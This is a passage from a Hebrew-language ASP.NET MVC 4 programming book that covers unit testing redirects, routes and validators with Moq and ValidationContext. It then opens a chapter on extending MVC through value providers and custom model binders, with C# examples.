הקוד הזה מכיל צמד שורות מאוד מסורבלות, וכלל לא פשוט להבין מה הן אמורות לעשות. Redirect היא ככל הנראה אחת הפעולות הפשוטות ביותר שניתן לבצע. תארו לעצמכם שהייתם צריכים לכתוב קוד כזה בכל פעם שעליכם ליצור בדיקת יחידה לפעולה (action). אין זו הגזמה לומר שרשימת המקורות למחלקות המרגל הנחוצות עשויה להתפרש על מספר עמודים, ולכן הספרייה Moq די קרובה למעשה למצב האידיאלי לצורך בדיקה. השינוי הקל שמוצג בקטע הקוד הבא מאפשר לשמור על הבקר כמעט ללא שינוי, אך במקביל גם לנקות בצורה משמעותית את בדיקת היחידה:

```
public RedirectResult SendMeSomewhereElse()
{
  return Redirect("~/Some/Other/Place");
}

[TestMethod]
public void SendMeSomewhereElseIssuesRedirect()
{
  var controller = new HomeController();

  var result = controller.SendMeSomewhereElse();

  Assert.AreEqual("~/Some/Other/Place", result.Url);
}
```

כימוס (encapsulation) פעולות האינטראקציה שמתבצעות מול HttpContext (וחבריה) בתוך תוצאת הפעולה, ממקד את מאמצי הבדיקה במיקום מבודד יחיד. כל שאר הבקרים יכולים ליהנות מפירות הפישוט של בדיקות היחידה שלהם, וחשוב לא פחות, במקרה שיש צורך לשנות את מהלך הביצוע, ההיגיון של התוכנית, השינוי יוגבל למיקום יחיד (עם קומץ של בדיקות שמצריכות שינוי, בניגוד לעדכון של עשרות ואף מאות בדיקות בקרים).

העדפת פרמטרי פעולה על פני UpdateModel

מערכת הקישור למודל של ASP.NET MVC היא האחראית על תרגום נתוני הבקשות הנכנסות לערכים שיכולים לשמש את הפעולות. נתוני הבקשה מתקבלים מתוך גוף הבקשה על ידי שימוש ב-post, מערכי מחרוזות שאילתה, ואפילו ממקטעים בנתיב של כתובת URL. אולם יהיה מקור הנתונים אשר יהיה, שתי דרכים עיקריות משמשות להעברת הנתונים הללו לבקר: העברתם כפרמטרים לפעולה, או באמצעות קריאה לשיטה UpdateModel, או אל אחותה המפורטת יותר TryUpdateModel.

דוגמה לשיטת פעולה שמשתמשת בשתי הטכניקות:

```
[HttpPost]
public ActionResult Edit(int id)
{
  Person person = new Person();
  UpdateModel(person);

  [...יתר הקוד הוסר לצורך הפשטות...]
}
```

הפרמטר id והמשתנה person משתמשים בשתי הטכניקות שמוזכרות לעיל. הסיבה להעדפת השימוש בפרמטרי פעולה כאמצעי לייעול בדיקות היחידה מובנת מאליה: בדיקות יחידה יכולות לספק מופע של כל טיפוס שנחוץ לשיטת הפעולה הנבדקת ללא כל מאמץ, ואין כל צורך בשינוי התשתית כדי לאפשר זאת. עם זאת, UpdateModel היא שיטה לא-וירטואלית (non-virtual) של מחלקת הבסיס Controller, ולפיכך לא ניתן לשכתב בקלות את ההתנהגות שלה.

אם אתם אמנם צריכים לקרוא לשיטה UpdateModel, יש מספר טכניקות שתוכלו ליישם כדי להזין נתונים למערכת הקישור למודל. הטכניקה המתבקשת היא כמובן לשכתב את ControllerContext (כמוצג בסעיף הקודם, "העדפת תוצאות פעולה על פני עדכון HttpContext"), והעברת נתוני טופס מדומים עבור המְקַשְׁרים (binders) למודל. המחלקה Controller מכילה אמצעים שמאפשרים לספק מְקַשְׁרים למודל ו/או ספקי ערכים שיכולים לשמש להזנת נתונים מדומים, אך לאור מה שלמדנו על הדמיה ניתן להבין שהשימוש באמצעים אלה צריך להיות מוצא אחרון.

בדיקת ניתובים

בדיקה של כללי ניתוב (routes) הינה לרוב תהליך פשוט וישיר לאחר שמבינים כיצד בדיוק מבוצעות כל ההכנות המקדימות הנדרשות. מכיוון שמערכת הניתוב משתמש בתשתית הליבה של ASP.NET, נשתמש בספרייה Moq לכתיבת התחליפים.

בתבנית הפרויקט הסטנדרטית של MVC מבוצעת הרשמה של שני כללי ניתוב בקובץ global.asax:

```
public static void RegisterRoutes(RouteCollection routes)
{
```

```
  routes.IgnoreRoute("{resource}.axd/{*pathInfo}");

  routes.MapRoute(
    "Default",
    "{controller}/{action}/{id}",
    new { controller = "Home", action = "Index", id = UrlParameter.Optional }
  );
}
```

מאוד נוח שמערך הכלים של MVC יוצר את הפונקציה הזו כפונקציה סטטית ציבורית. הדבר מאפשר לקרוא לה בקלות רבה מבדיקות היחידה באמצעות מופע של RouteCollection ולגרום לה למפות את כל הניתובים לאוסף שלם, כדי שיהיה אפשר לבחון ולהריץ אותם בקלות.

לפני שתוכלו לבדוק את הקוד הזה, עליכם להבין כמה דברים בנוגע למערכת הניתוב. חלק מהנושאים הוצגו בפרק 9, אך מה שחשוב להבין בהקשר שמעסיק אותנו עכשיו הוא אופן הפעולה של מערכת רישום הניתובים. כאשר תבחנו את השיטה Add של RouteCollection, תוכלו לראות שהיא מקבלת שם ומופע של אוביקט מטיפוס RouteBase:

```
public void Add(string name, RouteBase item)
```

המחלקה RouteBase היא מחלקה מופשטת (abstract), ומטרתה העיקרית היא למפות נתונים מבקשות נכנסות אל נתוני הניתוב:

```
public abstract RouteData GetRouteData(HttpContextBase httpContext)
```

ביישומי MVC לא נעשה בדרך כלל שימוש ישיר בשיטה Add, ובמקום זה קוראים לשיטה MapRoute (זו שיטת הרחבה שמסופקת על ידי תשתית MVC). בגוף השיטה MapRoute, תשתית MVC עצמה היא זו שדואגת לקרוא לשיטה Add תוך העברת אובייקט RouteBase מתאים. הדבר היחיד שצריך לעניין את המפתח הוא תוצאת RouteData, ובפרט, יש לדעת איזה מטפל (handler) מופעל, ומהם ערכי נתוני הניתוב שיתקבלו.

בדיקת קריאות לשיטה IgnoreRoute

נתחיל בקריאה לשיטה IgnoreRoute, ונכתוב בדיקה שמריצה אותה:

```
[TestMethod]
public void RouteForEmbeddedResource()
{
  // Arrange
  var mockContext = new Mock<HttpContextBase>();
  mockContext.Setup(c => c.Request.AppRelativeCurrentExecutionFilePath)
             .Returns("~/handler.axd");
  var routes = new RouteCollection();
  RouteConfig.RegisterRoutes(routes);

  // Act
  RouteData routeData = routes.GetRouteData(mockContext.Object);
```

```
  // Assert
  Assert.IsNotNull(routeData);
  Assert.IsInstanceOfType(routeData.RouteHandler,
                          typeof(StopRoutingHandler));
}
```

הבלוק arrange בקוד משמש ליצירת הדמיה של הטיפוס HttpContextBase. הנתון שיחיד שדרוש למערכת הניתוב הוא כתובת URL של הבקשה, וכדי לקבל את הנתון הזה מבוצעת קריאה ל-Request.AppRelativeCurrentExecutionFilePath. כל שעליכם לעשות הוא להורות לתשתית Moq להחזיר את כתובת URL שברצונכם לבדוק, בכל פעם שמערכת הניתוב קוראת לשיטה הזו. בשאר הקוד של בלוק arrange יוצרים אוסף ניתוב ריק ומבקשים מהיישום לרשום את כל הניתובים שלו באוסף זה.

השורה היחידה של בלוק הקוד act מבקשת ממערכת הניתוב לעבד את הבקשות ולהחזיר את RouteData שמתקבל. אם אין ניתובים תואמים, מופע RouteData שיתקבל יהיה null, ולכן הבדיקה הראשונה בבלוק הקוד assert העוקב נועדה לוודא שאכן בוצעה התאמה לנתיב כלשהו. ערכי נתוני הניתוב לא רלוונטיים לבדיקה הזו. הדבר היחיד שחשוב לדעת הוא שבוצעה התאמה לכלל IgnoreRoute, ואנחנו יודעים זאת מכיוון שמטפל הניתוב יהיה מופע של System.Web.Routing.StopRoutingHandler.

בדיקות קריאות לשיטה MapRoute

בדיקת הקריאות לשיטה MapRoute יותר מעניינת, מכיוון שאלה כללי הניתוב המקבילים לתפקודי היישום. על פי ברירת מחדל, היישום כולל ניתוב אחד בלבד, אך יש כמה כתובות URL נכנסות שיכולות להתאים לניתוב הזה.

הבדיקה הראשונה נועדה להבטיח שבקשות נכנסות מדף הבית ממופות אל בקר ברירת המחדל ולפעולת ברירת המחדל של היישום:

```
[TestMethod]
public void RouteToHomePage()
{
  var mockContext = new Mock<HttpContextBase>();
  mockContext.Setup(c => c.Request.AppRelativeCurrentExecutionFilePath)
             .Returns("~/");
  var routes = new RouteCollection();
  MvcApplication.RegisterRoutes(routes);

  RouteData routeData = routes.GetRouteData(mockContext.Object);

  Assert.IsNotNull(routeData);
  Assert.AreEqual("Home", routeData.Values["controller"]);
  Assert.AreEqual("Index", routeData.Values["action"]);
  Assert.AreEqual(UrlParameter.Optional, routeData.Values["id"]);
}
```

בניגוד לבדיקות של כללי IgnoreRoute, בבדיקה זו נרצה לבחון את הערכים שמועברים בנתוני הניתוב. הערכים של controller, action ו-id מוצבים על ידי מערכת הניתוב. מכיוון שכלל הניתוב מורכב משלושה חלקים שניתנים להחלפה, סביר להניח שנשתמש בארבע בדיקות שכוללות נתונים ותוצאות, כדוגמת הבדיקות שמוצגות בטבלה 1-13. אם תשתית בדיקות היחידה שלכם תומכת בבדיקות מוכוונות-נתונים, האפשרות הזו תסייע לכם בעבודה עם ניתובים.

טבלה 1-13: דוגמאות לניתובי ברירת מחדל

URL	בקר	פעולה	ID
~/	Home	Index	UrlParameter.Optional
~/Help	Help	Index	UrlParameter.Optional
~/Help/List	Help	List	UrlParameter.Optional
~/Help/Topic/2	Help	Topic	2

בדיקת ניתובים לא מותאמים

אל תחשבו על זה ברצינות. הבדיקות שכתבנו עד כה התייחסו כולן לקוד שכתבנו בעצמנו - קרי, קריאות לשיטת IgnoreRoute או MapRoute. אם תכתבו בדיקה לניתוב לא מותאם, אתם פשוט תבדקו את מערכת הניתוב עצמה, וזה לא מה שאתם רוצים לעשות. אתם יכולים להיות בטוחים שהיא פועלת בסדר גמור.

בדיקות מאמתים

מערכת האימות של ASP.NET MVC משתמשת בספריית Data Annotations של .NET., כולל תמיכה לאובייקטי אימות עצמי שמיישמים את ממשק IValidatableObject ואימות מבוסס-הקשר (context-based validation) שמספק למאמתים גישה לאובייקט שמכיל את המאפיין שעובר אימות. תשתית MVC מרחיבה את מערכת האימות הזו עם הממשק IClientValidatable, שמטרתו להקל על שיתוף של תכונות אימות (validation attributes) בתהליכי אימות בצד הלקוח. בנוסף לתכונות האימות המובנות DataAnnotations, מערכת MVC כוללת שני מאמתים נוספים: CompareAttribute ו-RemoteAttribute.

השינויים בצד הלקוח יותר דרמטיים. צוות הפיתוח של MVC הוסיף תמיכה באימות unobtrusive לצורך מימוש כללי האימות בתור אלמנטי HTML, במקום קוד JavaScript מוטמע. חברי צוות MVC היו הראשונים מבין צוותי ASP.NET שמימשו את ההתחייבות לספק תמיכה מלאה למשפחת תשתיות JavaScript של jQuery. אפשרות האימות unobtrusive מיושמת

באופן עצמאי מהתשתית - המימוש הסטנדרטי שמגיע עם MVC ומבוסס על jQuery ועל jQuery Validate.

לעתים קרובות מפתחי התוכנה צריכים לכתוב כללי אימות חדשים, וסביר להניח שגם אתם תרגישו במהרה שלא די לכם בארבעת כללי האימות המובנים (Required, Range, RegularExpression ו-StringLength). המעט הנדרש ליצירת כלל אימות חדש הוא כתיבת קוד האימות בצד השרת, שניתן לבדוק אותו באמצעות תשתיות בדיקות-יחידה בצד-השרת. גם תוכלו להשתמש בתשתיות בדיקות-יחידה בצד-השרת כדי לבדוק את ממשק API לנתוני-המטא של הלקוח עבור IclientValidatable, וכדי להבטיח שהכלל יפיק את הקוד הנכון בצד-הלקוח. כתיבת בדיקות לשני החלקים הללו לא אמורה להיות מטלה מורכבת במיוחד למפתחים שמבינים כיצד פועלת מערכת האימות Data Annotations.

בדיקות יחידה בצד הלקוח (JavaScript)

בהיעדר כלל צד-לקוח מקביל שתואם בצורה סבירה לכלל האימות, המְפַתֵּח יכול לכתוב קטע קצר של קוד JavaScript שיכול לעבור בדיקת יחידה באמצעות תשתית בדיקות-יחידה בצד-הלקוח (כמו למשל QUnit, תשתית בדיקות היחידה שפותחה על ידי צוות jQuery). הנושא של כתיבת בדיקות יחידה לקוד JavaScript שמופעל בצד-לקוח רחב מכדי לכסותו בפרק זה. אנחנו ממליצים למפתחים להשקיע את הזמן הנדרש לאיתור ולמידה של מערכת טובה לבדיקות-יחידה בצד-הלקוח כדי לבדוק את קוד JavaScript שלהם.

מאפיין אימות יורש ממחלקת הבסיס ValidationAttribute, במרחב השמות System.ComponentModel.DataAnnotations. יישום של היגיון (logic) אימות כרוך בדריסה של אחת משתי גרסאות מועמסות (overloads) של השיטה IsValid. בפרק 6 בנינו מְאַמֵּת למספר מקסימלי של מילים, אשר התחיל כך:

```
public class MaxWordsAttribute : ValidationAttribute
{
  protected override ValidationResult IsValid(
    object value, ValidationContext validationContext)
  {
    return ValidationResult.Success;
  }
}
```

מאפיין האימות מקבל את הקשר האימות (ValidationContext) כפרמטר. זוהי הגרסה המועמסת החדשה שמספקת ספריית סימוני הנתונים של NET 4. באפשרותכם גם לדרוס את גרסת IsValid של ממשק תכנות האימות המקורי של ספריית סימוני הנתונים של NET 3.5:

```
public class MaxWordsAttribute : ValidationAttribute
{
  public override bool IsValid(object value)
  {
```

```
    return true;
  }
}
```

בחירת ה-API שתדרסו תלויה למעשה בצורך שלכם בגישה להקשר האימות. הקשר האימות מאפשר לכם לעבוד עם אובייקט המכל שמכיל את הערך שלכם. יש לתת את הדעת לסוגיה הזו בעת ביצוע בדיקות יחידה, מכיוון שעליכם להעביר ValidationContext לכל מאמת שעושה שימוש במידע שבתוך הקשר האימות. אם המאמת שלכם דורס את גרסת IsValid שאינה מקבלת הקשר אימות, אז אתם יכולים לבצע בו קריאה לגרסה של Validate שמקבלת רק את ערך המודל ואת שם הפרמטר.

עם זאת, אם אתם מיישמים את הגרסה של IsValid שכוללת הקשר אימות (ומשתמשים בערכים שמאוחסנים בו), אתם חייבים לקרוא לגרסה של Validate שכוללת הקשר אימות, אחרת הקשר האימות שבתוך IsValid יכיל null. באופן תיאורטי, כל מימוש של IsValid חייב לדעת להתאים את עצמו למקרה שקוראים לו ללא ValidationContext, מכיוון שהקריאה עשויה להתבצע כחלק מקוד שנכתב על בסיס ממשק אימות הנתונים של NET 3.5. בפועל, בעת כתיבת מאמת שפועל בסביבת MVC 3 ומעלה, אתם יכולים להתבסס בבטחה על ההנחה שהוא יקבל ValidationContext.

משמעות הדבר לכתיבת בדיקות יחידה היא שעליכם לספק ValidationContext למאמתים שלכם. לכל הפחות עליכם להיות מודעים לעובדה שמאמתים אלה ישתמשו בהקשר אימות, אבל מומלץ לעשות את הדבר הנכון ולספק ValidationContext.

יצירה של ValidationContext תקין אינו עניין פשוט וקל. האובייקט כולל מספר חברים (members) שעליכם להגדיר בצורה נכונה כדי שהמאמת יוכל להשתמש באובייקט. הבנאי של ValidationContext מקבל שלושה ארגומנטים: מופע של המודל שיש לאמת, מכל השירות (service container) ואוסף הפריטים. מבין שלושת הפרמטרים האלה, עליכם לספק רק את המופע של המודל. שאר הפרמטרים צריכים להיות null, מכיוון שלא נעשה בהם שימוש ביישומי ASP.NET MVC.

תשתית MVC יודעת לבצע שני סוגי אימות: אימות ברמת המודל ואימות ברמת המאפיין. אימות ברמת המודל מתייחס לאימות של אובייקט של מודל שלם (כלומר, תכונת האימות מוחלת על המחלקה עצמה). אימות ברמת המאפיין מתייחס לאימות של מאפיין יחיד במודל (כלומר, תכונת האימות מוחלת על מאפיין בתוך מחלקת המודל). הגדרת אובייקט ValidationContext מתבצעת באופן שונה בכל אחד מהתרחישים הללו.

בעת אימות ברמת המודל, בדיקת היחידה מגדירה את אובייקט ValidationContext כמפורט בטבלה 13-2; בעת אימות ברמת המאפיין, בדיקת היחידה משתמש בחוקים שמפורטים בטבלה 13-3.

טבלה 13-2: יצירת אובייקט ValidationContext לאימות ברמת המודל

מאפיין	תוכן המאפיין
DisplayName	מאפיין זה מחליף את שומר המקום {0} בהודעות שגיאה. בעת אימות מודל, המאפיין מכיל את השם הפשוט של הטיפוס (כלומר, שם המחלקה ללא קידומת מרחב השמות).
Items	מאפיין זה אינו בשימוש ביישומי ASP.NET MVC.
MemberName	מאפיין זה אינו בשימוש באימות מודל.
ObjectInstance	מאפיין זה הינו הערך שמועבר לבנאי, ועליו להכיל מופע של המודל שיש לאמת. שימו לב שהערך צריך להיות זהה לערך שמועבר לשיטה Validate.
ObjectType	טיפוס המודל שיש לאמת. מאפיין זה מוגדר באופן אוטומטי על סמך טיפוס האובייקט שמועבר לבנאי של ValidationContext.
ServiceContainer	מאפיין זה אינו בשימוש ביישומי ASP.NET MVC.

טבלה 13-3: יצירת אובייקט ValidationContext לאימות ברמת המאפיין

מאפיין	תוכן המאפיין
DisplayName	מאפיין זה מחליף את שומר המקום {0} בהודעות שגיאה. בעת אימות מאפיין, המאפיין מכיל בדרך כלל שם המאפיין, למרות שהשם עשוי להיות מושפע על ידי תכונות כמו [Display] או [DisplayName].
Items	מאפיין זה אינו בשימוש ביישומי ASP.NET MVC.
MemberName	מאפיין זה צריך להכיל את שם המאפיין בפועל של המאפיין שמאמתים. בניגוד למאפיין DisplayName, אשר משמש להצגת הודעות, מאפיין זה חייב להתאים בדיוק לשם המאפיין כפי שהוא מופיע במחלקת המודל.
ObjectInstance	מאפיין זה הינו הערך שמועבר לבנאי, ועליו להכיל מופע של המודל שיש לאמת. בניגוד לאימות מודל, הערך אינו זהה לערך שמועבר לשיטה Validate (אשר יהיה ערך המאפיין).
ObjectType	הטיפוס של **המודל** (לא של המאפיין) שיש לאמת. מאפיין זה מוגדר באופן אוטומטי על סמך טיפוס האובייקט שמועבר לבנאי של ValidationContext.
ServiceContainer	מאפיין זה אינו בשימוש ביישומי ASP.NET MVC.

נבחן דוגמת קוד עבור כל אחד מהתרחישים. נניח שברצוננו לבדוק מופע של מחלקה היפותטית בשם ModelClass. בקוד שלהלן מודגם אתחול נכון של ValidationContext לביצוע בדיקת יחידה של אימות ברמת המודל:

```
var model = new ModelClass { /* כאן נאתחל מאפיינים */ };
var context = new ValidationContext(model, null, null) {
  DisplayName = model.GetType().Name
};
var validator = new ValidationAttributeUnderTest();

validator.Validate(model, context);
```

בתוך הבדיקה, הקריאה לשיטה Validate תגרום לזריקת מופע של המחלקה ValidationException במקרה שקיימות שגיאות אימות. אם אתם מצפים שהאימות ייכשל, תחמו את הקריאה ל-Validate בבלוק try/catch, או השתמשו בשיטה המועדפת של תשתית הבדיקה שלכם לבדיקת חריגות.

כעת שימו לב כיצד הקוד ייראה במקרה שעלינו לבצע בדיקת אימות ברמת המאפיין. בהנחה שבודקים את המאפיין FirstName במחלקה ModelClass שעסקנו בה קודם, קוד הבדיקה ייראה דומה לזה:

```
var model = new ModelClass { FirstName = "Brad" };
var context = new ValidationContext(model, null, null) {
  DisplayName = "The First Name",
       MemberName = "FirstName"
};
var validator = new ValidationAttributeUnderTest();

validator.Validate(model.FirstName, context);
```

השוואה בין הקוד הזה לקוד מהדוגמה הקודמת, מעלה שני הבדלים עיקריים:

- בקוד זה הערך שמוצב ב-MemberName מותאם לשם המאפיין, בעוד שבאימות ברמת המודל לא הוצב כל ערך ב-MemberName.
- בעת הקריאה לשיטה Validate מועבר ערך המאפיין הנבדק, בניגוד לאימות ברמת המודל שבו העברנו ל-Validate את ערך המודל עצמו.

כמובן שכל הקוד הזה נחוץ רק אם תכונת האימות צריכה גישה להקשר האימות. אם ידוע שהאימות מתבצע ללא שימוש במידע שמוכל בהקשר האימות, תוכלו להשתמש בגרסה הפשוטה יותר של השיטה Validate, אשר מקבלת ערך אובייקט ושם תצוגה בלבד. שני הערכים מקבילים לערך שמועברים לבנאי של ValidationContext ולערך שמוצב במאפיין של DisplayName של ValidationContext, בהתאמה.

סיכום

בתחילת הספר ניתנה הקדמה קצרה בנושא בדיקות יחידה ופיתוח מונחה-בדיקות (TDD) כדי לספק את מושגי היסוד הדרושים כדי להבין את התהליכים שביסוד בדיקות יחידה יעילות. באחר כך, ניצלנו והרחבנו את הידע הזה על ידי הצגת עצות מעשיות וצעדים שעליכם לבצע (או להימנע מהם) בעת כתיבה של בדיקות יחידה עבור יישומי MVC.

פרק 14

הרחבת תשתית MVC

Brad Wilson

עיקרי הפרק

- הרחבת מודלים
- הרחבת תצוגות
- הרחבת בקרים

אחד הדגשים שהוצגו בפרק 1 עסק בחשיבות המבנה השכבתי של תשתית ASP.NET עצמה. כאשר ASP.NET 1.0 יצאה לשוק בשנת 2002, רוב האנשים לא הבחינו בין זמן הריצה של הליבה (כלומר, המחלקות ששוכנות במרחב השמות System.Web) לבין זמן הריצה של פלטפורמת היישום ASP.NET Web Forms (כלומר, המחלקות ששוכנות במרחב השמות System.Web.UI). הצוות של ASP.NET בנה את ההפשטה המורכבת של Web Forms מעל ההפשטה הפשוטה של זמן הריצה של ליבת ASP.NET.

מספר טכנולוגיות חדישות יותר שפותחו על ידי צוות ASP.NET מבוססות גם הן על זמן הריצה של הליבה, ותשתית ASP.NET MVC 4 היא אחת מהן. כל מה שעושה תשתית MVC יכול גם לעשות כל גורם אחר (בתוך Microsoft או מחוצה לה), מכיוון שהיא בנויה על אותן הָפְשָטות ציבוריות. חשיבה זו גם הובילה לבנייה של תשתית ASP.NET MVC עצמה ממספר שכבות הפשטה. המבנה השכבתי מאפשר למפתחים להשתמש בחלקי MVC שמתאימים להם, ולהחליף או להרחיב את החלקים שלא נמצאים. בכל גרסה חדשה נפתחות בפני המפתחים נקודות נוספות לביצוע התאמה האישית של התשתית עצמה.

יש מפתחים שלעולם לא ישתמשו ביכולת ההרחבה של הפלטפורמה, או שהם ישתמשו בה לכל היותר בעקיפין, על ידי התקנת הרחבות MVC של צד-שלישי. עבור שאר המפתחים, הזמינות של נקודות ההתאמה האישית הינה נדבך חשוב ביותר בתכנון אופן השימוש בתשתית MVC ביישומים שלהם. פרק זה מיועד למפתחים שמעוניינים לרכוש הבנה מעמיקה יותר של

צורת הפעולה המשותפת של החלקים השונים של MVC, ולהכיר את נקודות הגישה השונות בתשתית שמאפשרות להרחיב, לשפר או להחליף את החלקים הללו.

הערה קוד המקור המלא לכל הדוגמאות בפרק זה זמין כחבילת NuGet בשם Wrox.ProMvc4.ExtendingMvc. צרו יישום MVC (באמצעות תבנית Basic) והתקינו את חבילת NuGet כדי להוסיף ליישום את הדוגמאות המלאות שמוצגות בפרק זה. בהמשך נדון רק בקטעי הקוד החשובים ביותר מתוך הדוגמאות, ולכן חשוב לעיין במקביל בקוד המקור המלא של חבילת NuGet כדי שתוכלו להבין כיצד בדיוק מתבצע השימוש בנקודות ההרחבה.

הרחבת מודלים

מערכת המודלים של MVC 4 כוללת מספר חלקים ניתנים להרחבה, ביניהם היכולת לתאר מודלים באמצעות נתוני-מטא, לאמת מודלים, ולהשפיע על אופן בניית המודלים על סמך נתוני הבקשה. בסעיף זה נציג דוגמאות לשימוש בכל אחת מנקודות ההרחבה הללו במערכת המודלים.

המרת נתוני בקשה למודלים

תהליך ההמרה של נתוני בקשה (כגון נתוני טופס, נתוני מחרוזת שאילתה או אפילו נתוני ניתוב) למודלים נקרא **קישור למודל (model binding)**. קישור למודל מתבצע בשני שלבים:

- הבנת המקור שממנו מתקבלים הנתונים באמצעות **ספקי ערכים**.
- יצירה או עדכון של אובייקטי מודל על סמך הערכים שהתקבלו באמצעות **מקשרים למודל (moder binders)**.

חשיפת נתוני בקשה באמצעות ספקי ערכים

כאשר קישור למודל מבוצע ביישומי MVC שלכם, הערכים שמשמשים לביצוע הקישור למודל עצמו מתקבלים **מספקי ערכים** (value providers). ספקי ערכים הם למעשה רכיבים שמספקים גישה למידע הדרוש לביצוע הקישור למודל. תשתית MVC כוללת מספר ספקי ערכים מובנים שאפשרים גישה לנתונים מהמקורות הבאים:

- ערכים מפורשים לפעולות המשך (RenderAction)
- ערכי טופס
- נתוני JSON מבקשת XMLHttpRequest
- ערכי ניתוב
- ערכי מחרוזת שאילתה
- קבצים שהועלו לשרת

ספקי ערכים מגיעים ממִפְעלי **ספקי ערכים (value provider factories)**, והמערכת מנסה לקבל נתונים מספקי הערכים הללו לפי סדר הרישום שלהם (הרשימה לעיל מייצגת את סדר ברירת המחדל). מפתחים יכולים לכתוב מפעלי ספקי ערכים וספקי ערכים משלהם, ולהוסיפם לרשימת המפעלים שבקובץ ValueProviderFactories.Factories. מפתחים בונים באופן עצמאי ספקי ערכים ואת המפעלים שמייצרים אותם כאשר עליהם להשתמש במקור נתונים שאינו נתמך באופן מובנה לצורך ביצוע קישור למודל ביישום שלהם.

בנוסף למפעלי ספקי הערכים המובנים של MVC, צוות הפיתוח יצר עבורכם מספר מפעלים וספקי ערכים נוספים אשר כוללים:

- ספק של ערכי עוגיות (cookies)
- ספק של ערכי משתני שרת
- ספק של ערכי Session
- ספק של ערכי TempData

חברת Microsoft פתחה את תשתית MVC (כולל MVC Futures) לציבור תחת רישיון קוד פתוח בכתובת זו: http://aspnetwebstack.codeplex.com/. המידע באתר זה יכול לשמש נקודת פתיחה טובה לכל מי שרוצה להתחיל לבנות בעצמו ספקי ערכים ומפעלים.

יצירת מודלים באמצעות מקשרים למודל

מרכיב נוסף של הרחבת המודלים הוא **מקשרים למודל (model binders)**. המקשרים מקבלים ערכים ממערכת ספקי הערכים, ומשתמשים בהם ליצירת מודלים חדשים שמכילים את כל הנתונים ולמעשה, מאחסנים אותם במודלים קיימים. על פי ברירת המחדל, המקשר למודל שמשמש את MVC נקרא DefaultModelBinder: פיסת קוד יעילה ושימושית ביותר. המקשר יודע לקשר נתונים למודלים שמיוצגים על ידי מחלקות, מחלקות אוסף, רשימות, מערכים ואפילו מילונים.

עם זאת, מקשר ברירת המחדל אינו מספק תמיכה כל כך טובה לאובייקטים בלתי-משתנים (immutable) - כלומר, אובייקטים שערכיהם ההתחלתיים חייבים להיקבע באמצעות הבנאי ולאחר מכן לא ניתן לשנותם. הדוגמה שלנו לקוד של מקשר למודל שנמצאת תחת ~/Areas/ModelBinder כוללת את קוד המקור של המקשר למודל עבור האובייקט Point של CLR. מכיוון שהמחלקה Point בלתי-משתנה, עלינו ליצור מופע חדש באמצעות הערכים שהתקבלו.

```
public class PointModelBinder : IModelBinder {
  public object BindModel(ControllerContext controllerContext,
                          ModelBindingContext bindingContext) {
    var valueProvider = bindingContext.ValueProvider;
    int x = (int)valueProvider.GetValue("X").ConvertTo(typeof(int));
    int y = (int)valueProvider.GetValue("Y").ConvertTo(typeof(int));
    return new Point(x, y);
  }
}
```

כאשר יוצרים מקשר למודל חדש, צריך ליידע את התשתית על קיומו של המודל החדש ולהנחות אותו מתי להשתמש בו. ניתן לעשות זאת על ידי הצמדת המאפיין [ModelBinder] למחלקה המקושרת, או לחילופין, לרשום את המקשר החדש ברשימה הגלובלית שבקובץ ModelBinders.Binders.

תפקיד חשוב של המקשרים למודל שנוטים להתעלם ממנו הוא אימות של הערכים המקושרים. הקוד לדוגמה שלעיל די פשוט, מכיוון שאינו מכיל שום פעולות אימות. הדוגמה המורחבת שלהלן כוללת גם תמיכה בפעולות אימות, ולכן היא קצת יותר מורכבת. יש מקרים שבהם טיפוסי הנתונים שעבורם מבוצע הקישור למודל ידועים מראש, ולכן ייתכן שלא יהיה צורך לספק תמיכה באימות גנרי (מכיוון שתוכלו להטמיע את קוד האימות ישירות במקשר). עם זאת, בעת יצירת מקשרים למודל כלליים עליכם להיעזר במערכת האימות המובנית כדי לוודא שהמודלים נכונים. נבחן את הדוגמה המורחבת (הזהה לקוד שבחבילת NuGet) כדי להבין כיצד צריכה להיראות גרסה שלמה יותר של מקשר למודל. המימוש החדש של BindModel עדיין נראה פשוט למדי, מכיוון שהעברנו את כל פעולות השליפה, ההמרה והאימות לשיטת הסיוע (helper method):

```
public object BindModel(ControllerContext controllerContext,
  ModelBindingContext bindingContext) {

  if (!String.IsNullOrEmpty(bindingContext.ModelName) &&
    !bindingContext.ValueProvider.ContainsPrefix(bindingContext.ModelName)) {

    if (!bindingContext.FallbackToEmptyPrefix)
      return null;

    bindingContext = new ModelBindingContext {
      ModelMetadata = bindingContext.ModelMetadata,
      ModelState = bindingContext.ModelState,
      PropertyFilter = bindingContext.PropertyFilter,
      ValueProvider = bindingContext.ValueProvider
    };
  }

  bindingContext.ModelMetadata.Model = new Point();

  return new Point(
    Get<int>(controllerContext, bindingContext, "X"),
    Get<int>(controllerContext, bindingContext, "Y")
  );
}
```

לגרסה זו של BindModel נוספו שני דברים שלא נכללו בגרסה המקורית, הקודמת:

- בלוק הקוד שמכיל את בלוק if הראשון, מנסה למצוא ערכים עם קידומת השם, ובמידה שאינו מוצא אותם הוא מסתפק בקידומת ריקה. כאשר המערכת מתחילה את תהליך

הקישור למודל, הערך שב- bindingContext.ModelName נקבע על פי השם של פרמטר המודל (בבקר לדוגמה שלנו, השם הוא pt). אנחנו עוברים על ספקי הערכים ובודקים אם הם מכילים ערכי משנה שמתחילים ב-pt, מכיוון שאם יש כאלה, אלה הם הערכים שנרצה להשתמש בהם. אם שם הפרמטר הוא pt, נעדיף להשתמש בערכים ששמותיהם הם pt.X ו-pt.Y, אבל אם איננו מוצאים ערכים שמתחילים ב-pt, אנחנו נאלצים להסתפק בשמות X ו-Y.

- מופע ריק של האובייקט Point מוצב בתוך ModelMetadata. עלינו לעשות זאת, מכיוון שרוב מערכות האימות, כולל DataAnnotations, מצפות למצוא מופע של אובייקט המֵכַל (container object) גם אם עדיין אינו מכיל את הערכים עצמם. הקריאה לשיטה Get יוזמת את האימות, ולכן עלינו לספק למערכת האימות אובייקט מֵכַל כלשהו, על אף שאנחנו יודעים שאין זה המֵכַל הסופי.

השיטה Get מורכבת ממספר חלקים. הנה הפונקציה במלואה, ולאחריה תמצאו ניתוח של חלקיה השונים:

```
private TModel Get<TModel>(ControllerContext controllerContext,
                           ModelBindingContext bindingContext,
                           string name) {

  string fullName = name;
  if (!String.IsNullOrWhiteSpace(bindingContext.ModelName))
    fullName = bindingContext.ModelName + "." + name;

  ValueProviderResult valueProviderResult =
    bindingContext.ValueProvider.GetValue(fullName);

  ModelState modelState = new ModelState { Value = valueProviderResult };
  bindingContext.ModelState.Add(fullName, modelState);

  ModelMetadata metadata = bindingContext.PropertyMetadata[name];

